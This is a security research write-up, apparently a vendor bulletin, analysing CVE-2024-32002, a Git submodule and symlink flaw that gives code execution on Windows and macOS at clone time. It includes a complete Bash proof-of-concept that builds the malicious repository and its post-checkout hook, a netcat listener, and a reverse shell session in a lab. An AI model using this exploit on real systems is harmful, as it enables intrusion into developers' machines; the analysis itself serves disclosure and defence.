

Research & Technique

Vulnerability of Git Clone Remote Code Execution (CVE-2024-32002)

■ Outline of the vulnerability

Git is a distributed version control system¹ to track down changes of a computer file and coordinate file operations among users. It was created by Linus Torvalds in 2005 for Linux kernel development.

Git is a software widely used across the world. For example, the active user count of GitHub, a Git platform, exceeded 100 million last year.

CVE-2024-32002, a Git-related vulnerability, was revealed on May 14, 2024. As a characteristic of this vulnerability, remote command execution becomes possible only through a victim cloning a remote repository² to submodule. Using the submodule function of Git, the case-insensitive quality of Windows and MacOS file system and the symbolic link function, a malicious script writing in .git directory, which is a directory that can be run during Git operations, can be induced.

¹ Distributed Version Control Systems: This is a system for software version management. Each developer can conduct coding operation while not connected to the central server.

² Repository: A virtual storage where project code information is saved in Git

■ Attack Scenario

The attack scenario of CVE-2024-32002 is as follows.




Figure 1. CVE-2024-32002 Attack Scenario

- ① Attacker configures a malicious remote repository
- ② Attacker closes the remote repository with malicious script
- ③ Malicious script is automatically executed by CVE-2024-32002
- ④ After executing malicious script, attacker snatches victim's information through intrusion

■ Affected Software Versions

The software versions vulnerable to CVE-2024-32002 are as follows.

S/W	Vulnerable Version
Git	Versions before 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.4, 2.40.2 and 2.39.4

■ Test Environment Configuration Information

Establish a test environment and observe the operating process of CVE-2024-32002.

Name	Information
Victim	Microsoft Windows 10 version 22H2 Git 2.45.0.windows.1 (192.168.216.130)
Attacker	Kali Linux (192.168.216.129)

■ Vulnerability Test

Step 1. Configuration Environment

In the victim's computer, install Git with the CVE-2024-32002 vulnerability.

The installed Git version can be checked using the command below.

```
git --version
```

By entering the command above in a Windows 10 computer (192.168.216.130) terminal where the vulnerable version Git is installed, the 2.45.0 version with CVE-2024-32002 vulnerability can be checked as of the following.



```
C:\Windows\system32\cmd.exe
C:\>git --version
git version 2.45.0.windows.1
C:\>
```

Figure 2. Checking Venerable Git Information

Step 2. Vulnerability Test

First, the attacker prepares Git remote repository (Refer to p.15.) where reverse shell connection command is executed using CVE-2024-32002. Then, the attacker opens port with the command below and waits.

```
$ nc -lvp {port number}
```



```
(root@kali)-[/home/kali]
# nc -lvp 7777
listening on [any] 7777 ...
```

Figure 3. Waiting for Reverse Shell Connection

The victim clones the attacker's malicious repository using the command below.

```
$ git clone --recursive {attacker's repository address}
```

```
Administrator: Command Prompt - git clone --recursive https://github.com/EQSTSeminar/git_rce.git

C:\>git clone --recursive https://github.com/EQSTSeminar/git_rce.git
Cloning into 'git_rce'...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 8 (delta 1), reused 8 (delta 1), pack-reused 0
Receiving objects: 100% (8/8), done.
Resolving deltas: 100% (1/1), done.
warning: the following paths have collided (e.g. case-sensitive paths
on a case-insensitive filesystem) and only one from the same
colliding group is in the working tree:

'a'
Submodule 'x/y' (https://github.com/EQSTSeminar/hook) registered for path 'A/modules/x'
Cloning into 'C:/git_rce/A/modules/x'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 17 (delta 0), reused 13 (delta 0), pack-reused 0
Receiving objects: 100% (17/17), done.
```

Figure 4. Reverse Shell Connection Attempt through Git Vulnerability

The result of checking the C:\Windows\System32\drivers\etc\hosts file after reverse shell connection using the CVE-2024-32002 vulnerability is as follows.

```
(root@kali)-[/home/kali]
# nc -lvp 7777
listening on [any] 7777 ...
192.168.216.130: inverse host lookup failed: Unknown host
connect to [192.168.216.129] from (UNKNOWN) [192.168.216.130] 52964

PS C:\git_rce\.git\modules\x> cat C:\Windows\System32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com          # source server
#       38.25.63.10       x.acme.com              # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1         localhost
```

Figure 5. hosts File Check after Reverse Shell Connection

■ Detailed analysis of the vulnerability

In this section, malicious repository configuration and the principle of vulnerability operation as well as the Git functions used for the CVE-2024-32002 vulnerability are discussed.

Step 1. checkout and hook

To understand the principle of the Arbitrary code execution of CVE-2024-32002 vulnerability, it is necessary to understand the checkout and hook functions of Git.

1) checkout

Git saves and manages file names in tree entity³. Checkout function is used to update the files of a tree in operation so that they match another tree version. The change operations need to be recorded in repository, and the execution and time of the recording is called commit. To update a tree in operation so that it matches another tree version, it becomes necessary to move between commits. For this, branch, which is like a pointer to lightly move between commits, is used.




Figure 6. Basic Structure of Git

³ Git Tree Entity: Hierarchical structure among files in Git repository

2) hook

As of other version control systems, Git has the hook function that enables automatic execution of specific scripts in specific events. It is saved in the `.git/hooks` path by default, and the examples of hook function include pre-commit, which is executed before a commit entity⁴ generation, commit, which is executed after the commit entry generation, and post-checkout, which is run each time git checkout reference is successfully executed.

infosec




Figure 7. Git Hook Script Execution

⁴ commit Entity: Data saved in a snapshot format indicating by whom, when and where it was saved

Step 2. CVE-2024-32002 Operating Principle

1) Case-sensitive

Unlike Linux file system, Windows and MacOS file systems are not case-sensitive. In case of Git, the `ignoreCase` is set as `false` by default, and therefore it is case-sensitive.



```
C:\Windows\system32\cmd.exe
C:\>type eqst
This is test file
C:\>type EqSt
This is test file
C:\>type EQST
This is test file
```

Figure 8. Case-insensitive Windows File System

As Windows file system is case-insensitive, two files with only the capital and small letters different are recognized as the same file when cloned. However, in the internal file system of Git, these are recognized as two different files and are saved in an internal entity of Git as different files. For example, with file A and file a, the Git internal entity recognizes them as separate files, but in the Windows file system, they are recognized as the same file.

2) Symbolic Link

Symbolic link is a file that directs to the original file. When a symbolic link file of a specific directory is generated, the directory can be accessed without having to directly approach the original directory. To activate symbolic link function in Git, the symbolic link file of Git repository can be used. To activate this function, use the command below.

```
git config --global core.symlinks true
```

As explained in 1) Case-sensitive part above, Git and Windows have a difference in terms of case-sensitiveness. Therefore, using a symbolic link the files in directory A can be cloned to the directory indicated by symbolic link a.

Case 1. Cloning only A/modules/x in repository

When only `{repository path}/A/modules/x` is cloned, it is located the same on `{repository cloning path}/A/modules/x`.

Case 2. Cloning A/modules/x and symbolic link a (-> .git) in repository

When both {repository path}/A/modules/x and symbolic link {repository path}/a (-> .git) are cloned, {repository path}/A becomes the symbolic link and, therefore, a file cloned to {repository cloning path}/.git/modules/x is located.




Figure 9. Difference in Git Cloning Operation by Case 1 and Case 2

In CVE-2024-32002, the operation is generated when submodule is cloned. The process to upload a file under .git using the submodule function is described in detail below.

3) Internal Git Structure

As mentioned in step 1, the hook script to be executed in a specific situation in .git/hooks is controlled. Although it will be explained later, the hook script of submodule is controlled in the .git/modules/module name/hooks path. In other words, if a random file can be written in .git directory, it means a Arbitrary code execution is possible. .git directory plays the role to save and control data. When git init is run in a newly created directory or a directory that already has files, Git creates .git directory.


```
관리자: C:\Windows\system32\cmd.exe
C:\dev>git init test
Initialized empty Git repository in C:/dev/test/.git/

C:\dev>cd test

C:\dev\test>dir /ah
C 드라이브의 볼륨: Windows-SSD
볼륨 일련 번호: 36DF-FFDF

C:\dev\test 디렉터리

2024-07-07 오후 04:20 <DIR> .git
0개 파일 0 바이트
1개 디렉터리 791,191,564,288 바이트 남음
```

Figure 10. git Directory Generation after git init

As data are saved and controlled through .git directory, the repository is backed up only by copying the directory. The basic internal configuration of .git directory is as follows. Various git information is saved in the directory.

```
관리자: C:\Windows\system32\cmd.exe
C:\dev\test>cd .git

C:\dev\test\.git>dir
C 드라이브의 볼륨: Windows-SSD
볼륨 일련 번호: 36DF-FFDF

C:\dev\test\.git 디렉터리

2024-07-07 오후 04:20 <DIR> ..
2024-07-07 오후 04:20 112 config
2024-07-07 오후 04:20 73 description
2024-07-07 오후 04:20 21 HEAD
2024-07-07 오후 04:20 <DIR> hooks
2024-07-07 오후 04:20 <DIR> info
2024-07-07 오후 04:20 <DIR> objects
2024-07-07 오후 04:20 <DIR> refs
3개 파일 206 바이트
5개 디렉터리 791,190,814,720 바이트 남음
```

Figure 11. Internal Configuration of .git Directory

For example, config file contains detailed settings of the respective project, info directory contains the patterns of files to ignore, such as .gitignore file, and hooks directory has the hook script explained in step 1.

4) Submodule Repository

Git provides a tool called submodule to place a repository in another repository. When adding a submodule, .git directory of the submodule is located in the submodule name directory of modules directory inside the .git directory of a higher repository, not below the submodule. When a submodule named EQSTtest is added, the .git directory of submodule is configured in.git\modules\EQSTtest inside the main repository as of the following.

```
관리자: C:\Windows\system32\cmd.exe
C:\dev\test2>git commit -m "add-submodule"
[main (root-commit) 598f784] add-submodule
2 files changed, 4 insertions(+)
create mode 100644 .gitmodules
create mode 160000 submodule

C:\dev\test2>cd .git\modules\EQSTtest

C:\dev\test2\.git\modules\EQSTtest>dir
C 드라이브의 볼륨: Windows-SSD
볼륨 일련 번호: 36DF-FFDF

C:\dev\test2\.git\modules\EQSTtest 디렉터리

2024-07-07 오후 04:52 <DIR> .
2024-07-07 오후 04:52 <DIR> ..
2024-07-07 오후 04:52      286 config
2024-07-07 오후 04:52      73 description
2024-07-07 오후 04:52      21 HEAD
2024-07-07 오후 04:52 <DIR> hooks
2024-07-07 오후 04:52     200 index
2024-07-07 오후 04:52 <DIR> info
2024-07-07 오후 04:52 <DIR> logs
2024-07-07 오후 04:52 <DIR> objects
2024-07-07 오후 04:52     112 packed-refs
2024-07-07 오후 04:52 <DIR> refs
                5개 파일              692 바이트
                7개 디렉터리 791,201,267,712 바이트 남음
```

Figure 12. .git Directory of Submodule in .git\modules\module name Path

The information of a configured submodule can be checked in .gitmodules file within the repository as of the following.

```
관리자: C:\Windows\system32\cmd.exe
C:\dev\test2>type .gitmodules
[submodule "EQSTtest"]
    path = submodule
    url = C:\dev\test1
```

Figure 13. Content of .gitmodules File

5) CVE-2024-32002

In summary of the functions explained above, in Windows and MacOS file systems, submodules can be updated in a random .git directory by using symbolic links because the file systems are not case-sensitive. If a random file can be uploaded through an approach to .git/modules/submodule name/hooks, the branch at the time of submodule addition is loaded to checkout in order to maintain the status at the time of the submodule addition. Therefore, forced execution of random command becomes possible through post-checkout of hook function.

To explain the detailed process,

- ① Add post-checkout script below y/hooks/ path of the submodule, and commit it.
- ② After creating the main repository, set the submodule name as x/y and locate it in the A/modules/x directory.
- ③ Add symbolic link file a directing to .git and commit it in repository.
- ④ When the repository is cloned together with the submodule using git clone, A directs to .git by following symbolic link file a because of the characteristic of Windows or MacOS file system being case-insensitive. Therefore, the submodule file to be uploaded to **A/modules/x/y/hooks** is updated in the **.git/modules/x/y/hooks** path.
- ⑤ This is the same as the .git/modules/submodule name/hooks path. Therefore, post-checkout file of the submodule is forcefully run. This process is schematized as of the following.




Figure 14. CVE-2024-32002 Operating Process

The process above can be checked by running the command below in Git Bash⁵.

```
#!/bin/bash
git config --global core.symlinks true

# initialize submodule repository
git init hook
cd hook
mkdir -p y/hooks

# insert malicious script (run calc.exe)
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
calc.exe
EOF

# authorize script run
chmod +x y/hooks/post-checkout

# add submodule repository
git add y/hooks/post-checkout
# commit submodule repository
git commit -m "post-checkout"

cd ..

# initialize main repository
git init eqst
cd eqst
# add submodule in main repository
git submodule add --name x/y "/c/dev/hook" A/modules/x
# commit submodule repository
git commit -m "add-submodule"

# generate symlink
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\t\t\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "add-symlink"
cd ..
```

⁵ Git Bash: Bash Shell of Git supporting the use of Linux command regardless of operating system

After command execution, post-checkout hook script is executed and, resultantly, calc.exe is run.




Figure 15. Post-checkout Script Execution

6) Git Command Execution Tracking

Git supports a function to leave tracking logs for almost all internal operations. An operation can be tracked by setting the GIT_TRACE variable as true. It can be used as of the command below.

```
GIT_TRACE=1 git clone --recursive eqst eqsttest
```

After the command above is executed, the submodule repository on C:/dev/hook path is cloned to C:/dev/eqsttest/A/modules/x path.





Figure 16. Submodule Clone Command

In this process, .git directory is changed to C:/dev/eqsttest/.git/modules/x/y as a --separate-git-dir option. With symbolic link file 1, the file in C:/dev/hook/y path is cloned to inside the changed .git directory (a -> .git) through C:/dev/eqsttest/a -> .git/modules/x/y.


It is followed by checkout from submodule to the branch at the time of the submodule addition. As a checkout event occurs, post-checkout script is run in the hooks path.



```
MINGW64:/c/dev/hook
19:31:31.100854 run-command.c:657      trace: run_command: cd A/modules/x; unset GIT_PREFIX; GIT_DIR=.git git checkout -q -f 6ed532cf57278
2e6c83a46950fa9e383fbbdf700
19:31:32.772287 exec-cmd.c:243         trace: resolved executable dir: C:/Program Files/Git/mingw64/libexec/git-core
19:31:32.787833 git.c:465              trace: built-in: git checkout -q -f 6ed532cf572782e6c83a46950fa9e383fbbdf700
19:31:32.787833 run-command.c:1521     run_processes_parallel: preparing to run up to 1 tasks
19:31:32.787833 run-command.c:657     trace: run_command: C:/dev/eqsttest/.git/modules/x/y/hooks/post-checkout 6ed532cf572782e6c83a46950f
a9e383fbbdf700 6ed532cf572782e6c83a46950fa9e383fbbdf700 1
19:31:43.850361 run-command.c:1549     run_processes_parallel: done
```

Figure 17. Post-checkout Execution after Submodule Command

The branch for the checkout above can be checked using the git log command in submodule.



```
MINGW64:/c/dev/hook
skshi@DESKTOP-VO2U89K MINGW64 /c/dev/hook (main)
$ git log
commit 6ed532cf572782e6c83a46950fa9e383fbbdf700 (HEAD -> main)
Author: aaaa <aaa@aa.com>
Date: Sun Jul 7 19:20:54 2024 -0700

post-checkout
```

Figure 18. Submodule Checkout Command Execution Branch

Step 3. Malicious Remote Git Repository Configuration

A malicious remote repository is configured with a main repository and a submodule repository in the same structure as that explained in step 2.

